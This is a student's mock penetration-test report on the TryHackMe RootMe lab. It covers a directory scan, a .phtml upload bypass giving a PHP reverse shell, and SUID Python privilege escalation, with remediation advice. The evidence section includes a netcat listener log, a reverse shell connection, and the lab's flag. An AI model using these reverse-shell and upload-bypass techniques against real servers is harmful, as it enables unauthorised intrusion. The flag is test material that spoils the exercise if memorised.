RootMe Pentesting Report (Mock Report)

Reporter: The Husky Hacker

Date: 1/26/2026

Table of Contents

Confidentiality Statement

This document is the exclusive property of TryHackMe's RootMe and The Husky Hacker. This document contains proprietary and confidential information. Duplication, redistribution, or use, in whole or part, in any form, requires the consent of both RootMe and The Husky Hacker.

The Husky Hacker may share this document with auditors under non-disclosure agreements demonstrate compliance with the penetration test requirement.

Disclaimer

A penetration test is considered a snapshot in time. The findings and recommendations reflect the information gathered during the assessment, not any changes or modifications made outside that period.

Time-limited engagements do not allow for a complete evaluation of all security controls. The Husky Hacker prioritized the assessment to identify the weakest security controls an attacker would exploit. The Husky Hacker recommends conducting similar assessments annually by internal or third-party assessors to ensure the continued effectiveness of the controls.

Contact Information


Name	Title	Contact Information
RootMe		
TryHackMe	Owner	Email: email@dns.com
The Husky Hacker		
The Husky Hacker	Lead Penetration Tester	Email: email@dns.com

Assessment Overview

From January 26th, 2026, to January 27th, 2026, Try Hack Me engaged The Husky Hacker to evaluate the security posture of its infrastructure against current industry best practices, including an internal network penetration test. All testing performed is based on the NIST *SP 800-115 Technical Guide to Information Security Testing and Assessment, OWASP Testing Guide (v4), and customized testing frameworks*.

Phases of penetration testing activities include the following:

- Planning – Customer goals are gathered and rules of engagement obtained.
- Discovery – Perform scanning and enumeration to identify potential vulnerabilities, weak areas, and exploits.
- Attack – Confirm potential vulnerabilities through exploitation and perform additional discovery upon new access.
- Reporting – Document all found vulnerabilities and exploits, failed attempts, and company strengths and weaknesses.



Assessment Components

Internal Penetration Test

An internal penetration test simulates the role of an attacker within the network. An engineer will scan the network to identify potential host vulnerabilities and perform common and advanced internal network attacks, such as LLMNR/NBT-NS poisoning and other man-in-the-middle attacks, token impersonation, kerberoasting, pass-the-hash, golden tickets, and more. The engineer will seek to gain access to hosts through lateral movement, compromise domain user and admin accounts, and exfiltrate sensitive data.

Finding Severity Ratings

The following table defines the levels of severity and corresponding CVSS score ranges used throughout the document to assess vulnerability and risk impact.

Severity	CVSS V3 Score Range	Definition
Critical	9.0-10.0	Exploitation is straightforward and usually results in system-level compromise. It is advised to form a plan of action and patch immediately.
High	7.0-8.9	Exploitation is more difficult but could result in elevated privileges and potentially lead to data loss or downtime. It is advised to form a plan of action and patch as soon as possible.
Moderate	4.0-6.9	Vulnerabilities exist but are not exploitable or require extra steps, such as social engineering. It is advised to form a plan of action and patch after high-priority issues have been resolved.
Low	0.1-3.9	Vulnerabilities are non-exploitable but would reduce an organization's attack surface. It is advised to form a plan of action and patch during the next maintenance window.
Informational	N/A	No vulnerability exists. Additional information is provided regarding items noticed during testing, strong controls, and further documentation.

Risk Factors

Risk is measured by two factors: Likelihood and Impact.

Likelihood

Likelihood measures the potential for a vulnerability to be exploited. Ratings are given based on the difficulty of the attack, the available tools, the attacker's skill level, and the client environment.

Impact

Impact measures the potential vulnerability's effect on client systems and/or data, including confidentiality, integrity, and availability; reputational harm; and financial loss.

Scope

Assessment	Details
Internal Penetration Test	10.49.147.86

Scope Exclusions

Out of Scope

Per client request, Try Hack Me did not ask to perform any of the following attacks during testing:

- Denial of Service (DoS)
- Phishing/Social Engineering
- Attacks against the http://1 0.49.147.86 or any other public-facing infrastructure. Active and passive reconnaissance is permitted.

TryHackMe permitted all other attacks not specified above.

Client Allowances

TryHackMe provided Root me the following allowances:

- Internal Pentest: 10.49.147.86
- Web site Penetration Testing
- Privilege Escalation

Executive Summary

The Husky Hacker evaluated RootMe's internal security posture through penetration testing from January 26th, 2026, to January 27th, 2026. The following sections provide a high-level overview of vulnerabilities discovered, successful and unsuccessful attempts, and strengths and weaknesses.

Scoping and Time Limitations

Scoping during the engagement did not permit denial-of-service or social-engineering attacks across all testing components, nor did it permit attacks on RootMe.

Testing Summary and Recommendation

I began testing on the server 10.49.147.86; there were only two open ports on this Ubuntu server, and I learned during a black-box test that this was a web server. The goal is to test students' ability to complete this CTF engagement and gain root access. I gained access to the server by uploading a malicious file to the web server and exploiting a SUID root vulnerability.

One good takeaway is that the web server did not allow just PHP to be uploaded; however, I was able to provide a different file type to bypass this. As well as compromising the server with an SUID. This finding can pose a critical business risk, including a complete system takeover, massive data theft, and severe reputational damage.
Attackers could shut down operations by locking systems, like in a potential ransomware attack. Downtime directly translates into lost sales, decreased productivity, and loss of trust/reputational damage. This attack turns a trusted, functional feature of your website into a "backdoor" for cybercriminals.

As a recommendation, please address this with the IT and Cybersecurity departments as soon as possible to get eyes on this issue. The quicker this is resolved, the less downtime and reputational damage can be stopped.

Key Strengths and Weaknesses

Strengths:

- Web Server in /panel did not allow the .php file to be submitted.

Weaknesses:

- Directory Traversal to /panel/ and /uploads/
- File types such as .txt and .phtml were permitted
- SUID escalation

Vulnerability Summary and Report Card:

The following table illustrates the vulnerabilities found by impact and recommended remediations:

Internal Penetration Test Findings

2	1			
Critical	High	Moderate	Low	Informational

Finding	Severity	Recommendation
Internal Penetration Test		
IPT-001: Directory Traversal	High	Restrict Permission, run with minimal file system privileges, the Dev team should only have access to upload.
IPT-002: File Upload	Critical	Extension Validation: this needs to be revisited with the Dev Team and restricted to upload files, such as phtml.
IPT-003: Python SUID Privilege Escalation	Critical	Instead of setting SUID on a Python script, use secure alternatives such as sudo with limited commands and create dedicated service users.


Technical Findings

Internal Penetration Test Findings

Finding IPT-001: Directory Traversal

Description:	RootMe allows different web files to be publicly accessible, not just the Development team. However, the Development team intended to capture the flag.
Risk:	Likelihood: High – This attack is effective when applications inadequately sanitize user input, allowing attackers to navigate outside the web root directory. Impact: Very High – Enables attackers to bypass security constraints and access, modify, or delete sensitive files outside the web root directory. Impact includes, but is not limited to, theft of personal information (PII), exposure of credentials and source code, system damage, and complete server compromise.
System:	All
Tools Used:	Gobuster
References:	https://owasp.org/www-community/attacks/Path_Traversal

Evidence:



I was able to scan the URL with gobuster and found /panel/and/uploads/ were accessible. This led me to do an upload attack on the server.


Remediation:


Directory traversal (path traversal) is mitigated by avoiding direct user input in file system APIs, validating input against strict allow-lists, sanitizing special characters such as ../, using built-in path normalization functions (e.g., realpath()), and running applications with minimal privileges. The goal is to ensure only authorized files are accessed.


Finding IPT-002: Upload attack

Description:	RootMe allows an uploaded file on the panel and does a reverse shell once the file is in the uploaded path.
Risk:	Likelihood: Very High – web application that permits users to upload files without robust validation, as this is a common attack vector for Remote Code Execution (RCE). Impact: Very High – an attack is critical, ranging from complete server takeover to data breaches and service disruption.
System:	All
Tools Used:	Netcat, php reverse shell script (pentest monkey's)
References:	https://cheatsheetseries.owasp.org/cheatsheets/File_Upload_Cheat_Sheet.html

Evidence:




root@kali: ~
File Actions Edit View Help
Raw packets sent: 65539 (2.884MB) | Rcvd: 65536 (2.621MB)
(root㉿kali)-[~]
echo "test" > test.txt
(root㉿kali)-[~]
nc -lnvp 4444
listening on [any] 4444 ...
connect to [10.49.104.52] from (UNKNOWN) [10.49.147.86] 58268
Linux ip-10-49-147-86 5.15.0-139-generic #149~20.04.1-Ubuntu SMP Wed Apr 16 08:29:56 UTC 2025 x86_64 x86_64 x86_64 GNU/Linux
02:55:07 up 41 min, 0 users, load average: 0.00, 0.00, 0.00
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: 0: can't access tty; job control turned off
$
(root㉿kali)-[~]
#
Online - Reverse Shell Ge
Index of /uploads
10.49.147.86/uploads/
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter
Index of /uploads
Name Last modified Size Description
Parent Directory -
payload.php.txt 2026-01-27 02:26 2.5K
payload.phtml 2026-01-27 02:54 2.5K
test.txt 2026-01-27 02:52 5
Apache/2.4.41 (Ubuntu) Server at 10.49.147.86 Port 80


root@kali: ~
File Actions Edit View Help
www-data@ip-10-49-147-86:/var/www$ ifconfig
ens5: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 9001
inet 10.49.147.86 netmask 255.255.192.0 broadcast 10.49.191.255
inet6 fe80::8bd:10ff:feb6:8191 prefixlen 64 scopeid 0×20<link>
ether 0a:bd:10:b6:81:91 txqueuelen 1000 (Ethernet)
RX packets 216063 bytes 26364579 (26.3 MB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 214584 bytes 19734207 (19.7 MB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0×10<host>
loop txqueuelen 1000 (Local Loopback)
RX packets 972 bytes 95704 (95.7 KB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 972 bytes 95704 (95.7 KB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
www-data@ip-10-49-147-86:/var/www$ whoami
www-data
www-data@ip-10-49-147-86:/var/www$ cat user.txt
THM{y0u_g0t_a_sh3ll}
www-data@ip-10-49-147-86:/var/www$
(root㉿kali)-[~]
#

I was able to upload a file from Pentest Monkey's PHP script to the server and then exploit it via the .phtml file type.


Remediation:


Redeeming, or mitigating, an unrestricted file upload vulnerability—specifically for executable extensions like .phtml or .php—requires a "defense-in-depth" approach. Because Apache/PHP can execute .phtml files, attackers can achieve Remote Code Execution (RCE). Do not try to block .phtml, .php, or .php5. Instead, create an allowlist of allowed extensions (e.g., jpg, png, pdf) and reject everything else. Place an .htaccess file in the directory where files are uploaded to prevent script execution as well.


Finding IPT-003: Python SUID

Description:	Once I got access to RootMe's server, I did local privilege escalation. I found that /usr/bin/python2.7 was accessible to user www-data.
Risk:	Likelihood: Very High – SUID Python allows non-root users to execute scripts as root, a common vector for gaining complete system control. Impact: Very High – A successful exploit resulting from improper SUID usage can lead to data theft, data loss, and severe compliance violations, creating a high-risk scenario for the business.
System:	All
Tools Used:	GTFOBins, Python command
References:	https://pogi.rocks/python-suid-explained-analogies-attacks-and-privilege-flow/

Evidence:







I ran a few commands and found that the SUID python2.7 was available. I went to GTFObins, ran the command as intended, and got root access afterwards.

Remediation:

Using SUID with Python is highly discouraged due to significant security risks, as it can allow unauthorized privilege escalation. Instead of setting the SUID bit on the Python interpreter, use sudo with specific, restricted scripts, set Linux capabilities (cap_setuid), or use wrapper binaries to execute scripts with elevated privileges securely. Never put the SUID bit on the Python executable itself, as this grants root access to any script run with it. Configure /etc/sudoers to allow specific users to run only necessary, hardened Python scripts as root, rather than allowing broad SUID access.